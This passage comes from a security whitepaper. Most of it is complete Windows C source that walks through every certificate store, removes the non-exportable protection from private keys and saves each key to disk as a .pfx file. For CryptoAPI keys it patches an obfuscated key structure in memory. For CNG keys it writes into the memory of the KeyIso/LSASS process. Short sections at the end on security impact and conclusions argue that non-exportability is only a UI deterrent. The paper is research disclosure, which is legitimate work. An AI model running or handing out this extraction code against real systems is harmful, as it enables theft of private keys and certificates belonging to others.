        #ifdef WINCE
            0,
        #else
            CRYPT_ACQUIRE_ALLOW_NCRYPT_KEY_FLAG,
        #endif
        NULL,
        &hCryptProvOrNCryptKey,
        &dwKeySpec,
        &fCallerFreeProvOrNCryptKey))
    {
        continue;
    }
    hProv = hCryptProvOrNCryptKey;
    #ifndef WINCE
        hNKey = hCryptProvOrNCryptKey;
    #endif

    HCRYPTKEY hKey;
    BYTE* pbData = NULL;
    DWORD cbData = 0;
    if (CERT_NCRYPT_KEY_SPEC != dwKeySpec)
    {
        // This code path is for CryptoAPI

        // Retrieve a handle to the certificate's private key
        if (!CryptGetUserKey(
            hProv,
            dwKeySpec,
            &hKey))
        {
            continue;
        }

        // Mark the certificate's private key as exportable and archivable
        *(ULONG_PTR*)(*(ULONG_PTR*)(*(ULONG_PTR*)
            #if defined(_M_X64)
                (hKey + 0x58) ^ 0xE35A172CD96214A0) + 0x0C)
            #elif (defined(_M_IX86) || defined(_ARM_))
                (hKey + 0x2C) ^ 0xE35A172C) + 0x08)
            #else
                #error Platform not supported
            #endif
            |= CRYPT_EXPORTABLE | CRYPT_ARCHIVABLE;

        // Export the private key
        CryptExportKey(
            hKey,
            NULL,
            PRIVATEKEYBLOB,
```

```
                0,
                NULL,
                &cbData);
            pbData = (BYTE*)malloc(cbData);
            CryptExportKey(
                hKey,
                NULL,
                PRIVATEKEYBLOB,
                0,
                pbData,
                &cbData);

            // Establish a temporary key container
            CryptAcquireContext(
                &hProvTemp,
                NULL,
                NULL,
                PROV_RSA_FULL,
                CRYPT_VERIFYCONTEXT | CRYPT_NEWKEYSET);

            // Import the private key into the temporary key container
            HCRYPTKEY hKeyNew;
            CryptImportKey(
                hProvTemp,
                pbData,
                cbData,
                0,
                CRYPT_EXPORTABLE,
                &hKeyNew);
        }
#ifndef WINCE
        else
        {
            // This code path is for CNG

            // Retrieve a handle to the Service Control Manager
            SC_HANDLE hSCManager = OpenSCManager(
                NULL,
                NULL,
                SC_MANAGER_CONNECT);

            // Retrieve a handle to the KeyIso service
            SC_HANDLE hService = OpenService(
                hSCManager,
                L"KeyIso",
                SERVICE_QUERY_STATUS);

            // Retrieve the status of the KeyIso process, including its Process
            //  ID
            SERVICE_STATUS_PROCESS ssp;
            DWORD dwBytesNeeded;
            QueryServiceStatusEx(
                hService,
                SC_STATUS_PROCESS_INFO,
```

```
                (BYTE*)&ssp,
                sizeof(SERVICE_STATUS_PROCESS),
                &dwBytesNeeded);

            // Open a read-write handle to the process hosting the KeyIso
            //  service
            HANDLE hProcess = OpenProcess(
                PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
                FALSE,
                ssp.dwProcessId);

            // Prepare the structure offsets for accessing the appropriate
            //  field
            DWORD dwOffsetNKey;
            DWORD dwOffsetSrvKeyInLsass;
            DWORD dwOffsetKspKeyInLsass;
            #if defined(_M_X64)
                dwOffsetNKey = 0x10;
                dwOffsetSrvKeyInLsass = 0x28;
                dwOffsetKspKeyInLsass = 0x28;
            #elif defined(_M_IX86)
                dwOffsetNKey = 0x08;
                if (!g_fWow64Process)
                {
                    dwOffsetSrvKeyInLsass = 0x18;
                    dwOffsetKspKeyInLsass = 0x20;
                }
                else
                {
                    dwOffsetSrvKeyInLsass = 0x28;
                    dwOffsetKspKeyInLsass = 0x28;
                }
            #else
                // Platform not supported
                continue;
            #endif

            // Mark the certificate's private key as exportable
            DWORD pKspKeyInLsass;
            SIZE_T sizeBytes;
            ReadProcessMemory(
                hProcess,
                (void*)(*(SIZE_T*)*(DWORD*)(hNKey + dwOffsetNKey) +
                    dwOffsetSrvKeyInLsass),
                &pKspKeyInLsass,
                sizeof(DWORD),
                &sizeBytes);
            unsigned char ucExportable;
            ReadProcessMemory(
                hProcess,
                (void*)(pKspKeyInLsass + dwOffsetKspKeyInLsass),
                &ucExportable,
                sizeof(unsigned char),
                &sizeBytes);
```

```
            ucExportable |= NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG;
            WriteProcessMemory(
                hProcess,
                (void*)(pKspKeyInLsass + dwOffsetKspKeyInLsass),
                &ucExportable,
                sizeof(unsigned char),
                &sizeBytes);

            // Export the private key
            SECURITY_STATUS ss = NCryptExportKey(
                hNKey,
                NULL,
                LEGACY_RSAPRIVATE_BLOB,
                NULL,
                NULL,
                0,
                &cbData,
                0);
            pbData = (BYTE*)malloc(cbData);
            ss = NCryptExportKey(
                hNKey,
                NULL,
                LEGACY_RSAPRIVATE_BLOB,
                NULL,
                pbData,
                cbData,
                &cbData,
                0);

            // Establish a temporary CNG key store provider
            NCRYPT_PROV_HANDLE hProvider;
            NCryptOpenStorageProvider(
                &hProvider,
                MS_KEY_STORAGE_PROVIDER,
                0);

            // Import the private key into the temporary storage provider
            NCRYPT_KEY_HANDLE hKeyNew;
            NCryptImportKey(
                hProvider,
                NULL,
                LEGACY_RSAPRIVATE_BLOB,
                NULL,
                &hKeyNew,
                pbData,
                cbData,
                0);
        }
#endif

        // Create a temporary certificate store in memory
        HCERTSTORE hMemoryStore = CertOpenStore(
              CERT_STORE_PROV_MEMORY,
              PKCS_7_ASN_ENCODING | X509_ASN_ENCODING,
```

```
            NULL,
            0,
            NULL);

    // Add a link to the certificate to our tempoary certificate store
    PCCERT_CONTEXT pCertContextNew = NULL;
    CertAddCertificateLinkToStore(
        hMemoryStore,
        pCertContext,
        CERT_STORE_ADD_NEW,
        &pCertContextNew);

    // Set the key container for the linked certificate to be our temporary
    //  key container
    CertSetCertificateContextProperty(
        pCertContext,
        #ifdef WINCE
            CERT_KEY_PROV_HANDLE_PROP_ID,
        #else
            CERT_HCRYPTPROV_OR_NCRYPT_KEY_HANDLE_PROP_ID,
        #endif
        0,
        #ifdef WINCE
            (void*)hProvTemp);
        #else
            (void*)((CERT_NCRYPT_KEY_SPEC == dwKeySpec) ?
                hNKey : hProvTemp));
        #endif

    // Export the tempoary certificate store to a PFX data blob in memory
    CRYPT_DATA_BLOB cdb;
    cdb.cbData = 0;
    cdb.pbData = NULL;
    PFXExportCertStoreEx(
        hMemoryStore,
        &cdb,
        NULL,
        NULL,
        EXPORT_PRIVATE_KEYS | REPORT_NO_PRIVATE_KEY
            | REPORT_NOT_ABLE_TO_EXPORT_PRIVATE_KEY);
    cdb.pbData = (BYTE*)malloc(cdb.cbData);
    PFXExportCertStoreEx(
        hMemoryStore,
        &cdb,
        NULL,
        NULL,
        EXPORT_PRIVATE_KEYS | REPORT_NO_PRIVATE_KEY
            | REPORT_NOT_ABLE_TO_EXPORT_PRIVATE_KEY);

    // Prepare the PFX's file name
    wchar_t wszFileName[MAX_PATH];
    swprintf(
        wszFileName,
        L"%d.pfx",
```

```
            g_ulFileNumber++);

        // Write the PFX data blob to disk
        HANDLE hFile = CreateFile(
            wszFileName,
            GENERIC_WRITE,
            0,
            NULL,
            CREATE_ALWAYS,
            0,
            NULL);
        DWORD dwBytesWritten;
        WriteFile(
            hFile,
            cdb.pbData,
            cdb.cbData,
            &dwBytesWritten,
            NULL);
        CloseHandle(hFile);
    }

    return TRUE;
}

BOOL WINAPI
CertEnumSystemStoreLocationCallback(
    LPCWSTR pvszStoreLocations,
    DWORD dwFlags,
    void* pvReserved,
    void* pvArg)
{
    // Enumerate all system stores in a given system store location
    CertEnumSystemStore(
        dwFlags,
        NULL,
        NULL,
        CertEnumSystemStoreCallback);

    return TRUE;
}

int
wmain(
    int argc,
    wchar_t* argv[])
{
    // Initialize g_ulFileNumber
    g_ulFileNumber = 1;

    // Determine if we're a 32-bit process running on a 64-bit OS
    g_fWow64Process = FALSE;
    BOOL (WINAPI* IsWow64Process)(HANDLE, PBOOL) =
        (BOOL (WINAPI*)(HANDLE, PBOOL))GetProcAddress(
            GetModuleHandle(L"kernel32.dll"), "IsWow64Process");
```

```
    if (NULL != IsWow64Process)
    {
        IsWow64Process(
            GetCurrentProcess(),
            &g_fWow64Process);
    }

    // Scan all system store locations
    CertEnumSystemStoreLocation(
        0,
        NULL,
        CertEnumSystemStoreLocationCallback);

    return 0;
}
```

5. Security Impact

Despite Microsoft's claim that non-exportable private keys are, "a security measure,"[11] the fact of the matter is that subverting private keys' non-exportability does not allow an attacker to cross any security boundaries and as such this issue is not a true security vulnerability.

For CryptoAPI, a user must have access to their own private keys in order to perform standard cryptographic operations with that private key, so no matter how much the operating system tries to obfuscate that data, it is still axiomatic that no security boundary is crossed when accessing one's own data.

Microsoft deserves credit for adhering to the Common Criteria for Information Technology Security Evaluation[12] by using process isolation to help protect private key properties for CNG. This prevents non-administrative users from using the approach described in this whitepaper from tampering with the non-exportable flag of private keys in memory. However, it should be noted that other approaches (extracting keys from the file system via DPAPI or from the registry) may still be feasible for a non-administrative user.

[11] http://support.microsoft.com/kb/232154
[12] http://www.commoncriteriaportal.org/cc/

6. Conclusion

System administrators should consider the option to mark keys non-exportable not as a security feature, but as a UI feature that deters users from accidentally exporting their private keys when copying certificates.

Without dedicated hardware, protecting private key data via obfuscation is much like protecting media via DRM -- it may slow down an “attacker”, but it doesn’t prevent a determined “attacker” from obtaining the original data through a thorough process of reverse engineering. Most obfuscation approaches, such as the opaque data structures used by CryptoAPI and CNG, and the hardcoded XOR key used by CryptoAPI, are often vulnerable to *break-once-run-everywhere* (BORE) “attacks”, which is why the code above currently works on Windows 2000 through Windows 7, in addition to Windows Mobile 6.

Future research in this area may focus on the security of how Windows handles private keys in conjunction with smart cards and/or TPM modules.